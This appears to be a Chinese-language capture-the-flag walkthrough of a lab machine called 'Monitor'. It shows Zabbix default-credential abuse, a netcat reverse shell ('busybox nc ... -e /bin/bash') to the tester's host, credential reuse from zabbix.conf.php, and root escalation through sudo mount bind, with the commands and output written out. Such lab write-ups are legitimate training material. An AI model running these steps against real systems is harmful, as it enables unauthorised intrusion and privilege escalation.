一、信息收集

1. 主机发现

首先,使用 arp-scan 在本地网络中发现目标主机。

确认目标主机IP地址为 192.168.205.141。

2. 端口扫描

使用 nmap 对目标主机进行全端口扫描和服务版本探测。

扫描结果显示开放了多个端口,包括 **22 (SSH)**, **80 (HTTP)**, 以及与Zabbix监控服务相关的 **10050** 和 **10051** 端口。

二、Web渗透与立足点

1. Web服务探查

访问目标 http://192.168.205.141, 页面显示为一个"监控系统登录"界面。尝试使用常见的弱口令 admin:admin 进行登录,请求成功后被重定向到 dashboard.php,登录后进入一个通用的仪表板页面,未发现可利用的功能点或信息泄露。

随后,使用 gobuster 进行目录爆破,发现了一个重要的路径 /zabbix/。

2. Zabbix RCE (远程代码执行)

针对发现的 /zabbix 路径,使用 nuclei 进行漏洞扫描,发现存在Zabbix默认凭证漏洞。

扫描结果提示默认用户名为 Admin, 密码为 zabbix。

使用该凭证登录Zabbix系统。Zabbix提供了创建和执行脚本的功能,我们可以利用此功能获取反弹 shell。

1. **创建脚本**: 导航到 Administration > Scripts , 点击 Create script。

2. 配置脚本:

• Name: shell

o **Scope**: Manual host action


o Type: Script

o **Execute on**: Zabbix server

o **Commands**: busybox nc 192.168.205.128 8888 -e /bin/bash

ps:建议进去shell之后写一个脚本再执行一遍反弹,不然的话,他的脚本任务一结束就会断开,大约5min左右

3. **执行脚本**: 导航到 Monitoring > Hosts , 选择目标主机 , 然后从脚本下拉菜单中选择并执行刚刚 创建的 shell 脚本。



在Kali上设置 netcat 监听,成功接收到反弹shell。

为方便后续操作,对获取的非交互式shell进行稳定化处理。

```
script /dev/null -c bash
Ctrl+Z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=/bin/bash
```

三、权限提升

1. 横向移动 (zabbix -> hyh)

在 zabbix 用户权限下,寻找配置文件以获取更多凭证信息。Zabbix的Web配置文件通常包含了数据库的连接信息。

```
zabbix@Monitor:/$ find / -name 'zabbix.conf.php' 2>/dev/null
/usr/share/zabbix/conf/zabbix.conf.php
zabbix@Monitor:/$ cat /usr/share/zabbix/conf/zabbix.conf.php
<?php
// Zabbix GUI configuration file.
$DB['TYPE']
                                      = 'MYSQL';
$DB['SERVER']
                             = 'localhost';
                  = 'zabbix';
$DB['DATABASE']
$DB['USER']
                                      = 'zabbix';
$DB['PASSWORD']
                            = 'root123';
. . .
?>
```

从配置文件中,我们获得了数据库用户 zabbix 的密码 root123。通过 1s /home 发现存在另一个用户 hyh。尝试使用此密码切换到 hyh 用户。

```
zabbix@Monitor:/$ su hyh
Password: root123
hyh@Monitor:~$ id
uid=1002(hyh) gid=1002(hyh) groups=1002(hyh)
```

成功切换到 hyh 用户,并在其家目录下找到 user.txt。

2. 提权至root

在 hyh 用户下,使用 sudo -1 检查其sudo权限。

```
hyh@Monitor:~$ sudo -1
...
User hyh may run the following commands on Monitor:

(ALL) NOPASSWD: /usr/bin/mount
```

结果显示,hyh 用户可以无密码以root权限执行 /usr/bin/mount 命令。查询**GTFOBins**可知,可以利用 mount 的 bind 选项来执行任意命令。

我们将 /bin/bash 通过 bind 的方式挂载到 /bin/mount 上,然后通过 sudo 执行 mount ,此时执行的将是拥有root权限的bash。

```
hyh@Monitor:~$ sudo mount -o bind /bin/bash /bin/mount
hyh@Monitor:~$ sudo mount
root@Monitor:/home/hyh# id
uid=0(root) gid=0(root) groups=0(root)
```

成功获得root权限。

四、获取Flag

现在我们拥有了root权限,可以读取所有的Flag。

```
root@Monitor:~# cat /root/root.txt
flag{root-deb15d884e04de6f6972b3c25e3cc11b}
root@Monitor:~# cat /home/hyh/user.txt
flag{user-ab0e0561b1a833a6141ad2273744543c}
```

所有Flag均已找到,渗透测试完成。